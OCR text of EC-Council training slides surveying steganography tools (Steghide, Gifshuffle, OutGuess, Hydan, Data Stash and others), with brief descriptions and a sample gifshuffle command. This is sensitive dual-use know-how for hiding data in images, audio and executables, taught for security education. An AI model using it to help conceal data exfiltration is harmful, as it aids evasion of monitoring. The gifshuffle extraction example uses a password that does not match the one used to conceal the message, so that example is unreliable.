
Features:

- Compression of the embedded data
- Encryption of the embedded information
- Automatic integrity checking using a checksum
- Support for JPEG, BMP, WAV, and AU files



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Steghide: Screenshot



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Tool: Steganos

Stegons combines two strong technologies for securing information: Cryptography and Steganography

It hides a file inside:

- BMP
- VOC
- WAV
- ASCII file



It protects your pictures by just storing a file with your copyright in the picture

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Steganography Tool: Pretty Good Envelop

Pretty Good Envelop is a program suite for hiding a (binary) message in a larger binary file and retrieving such a hidden message



The algorithm is simple; append the message to the binary envelope file, and then append a 4-byte pointer in the beginning of the message

To retrieve the message, the last 4 bytes of the file are read, the file pointer is set to that value, and the file read from that point, excluding the last 4 pointer bytes

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Tool: Gifshuffle

The program gifshuffle is used to conceal messages in GIF images by shuffling the colormap, which leaves the image visibly unchanged

It works with all GIF images, including those with transparency and animation, and in addition provides compression and encryption of the concealed message

How it works:



- The gifshuffle program runs in two modes –
  - message concealment
    - Message -> optional compression -> optional encryption -> concealment in image
  - message extraction
    - Extract data from image -> optional decryption -> optional uncompression -> message

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited


Tool: Gifshuffle (cont'd)

- EXAMPLE:
  - The following command will conceal the message "eccouncil is best" in the file ecc.gif, with compression, and encrypted with the password "eccouncil". The resulting text will be stored in outfile.gif
    - message concealment:
      - `gifshuffle -C -m "eccouncil is best" -p "eccouncil" ecc.gif outfile.gif`
    - To extract the message, the command would be:
      - `gifshuffle -C -p "hello world" outfile.gif`

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Tool: JPHIDE and JPSEEK

JPHIDE and JPSEEK are programs which allow you to hide a file in a jpeg visual image




Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Tool: wbStego

wbStego is a tool that hides any type of file in bitmap images, text files, HTML files, or Adobe PDF files

It can be used to exchange sensitive data securely or to add hidden copyright information to the file



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Tool: OutGuess

OutGuess is a universal steganographic tool that allows the insertion of hidden information into the redundant bits of data sources


The nature of the data source is irrelevant to the core of OutGuess

The program relies on the data specific handlers that will extract redundant bits and write them back after modification

It supports PNM and JPEG image formats

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

OutGuess: Screenshot




Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Tool: Data Stash

Data Stash is a security tool that allows you to hide sensitive data files within other files


Select a large bitmap or database file as a receptacle, then add the data files you'd like to hide

Password protection is also provided using Blowfish encryption



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Data Stash: Screenshots



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Tool: Hydan
www.crazyboy.com

Hydan steganographically conceals a message into an application

It exploits redundancy in the i386 instruction set by defining sets of functionally equivalent instructions

It then encodes information in machine code by using the appropriate instructions from each set


Features:

- Application filesize remains unchanged
- Message is blowfish encrypted with a user-supplied pass phrase before being embedded
- Encoding rate: 1/110

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Hydan (cont'd)


How Hydan embeds data using polymorphic coding techniques:



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Hydan (cont'd)

Hydan in action on Linux: Hydan encrypts and hides a message inside a calculator program



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Tool: Cloak

Cloak is a powerful security tool designed to protect and secure your personal information and documents from third party

It allows to compress and encrypt documents, encrypt and hide documents within images, and send e-mails that appear completely invisible




Features:

- Compresses and encrypts all of your important documents into a secure Cloak file
- Encrypts and hide s files within images
- Securely shreds and delete sdocuments permanently from your system

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Cloak: Screenshot



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Tool: StegaNote

StegaNote is the tool used to protect sensitive information in a secure way

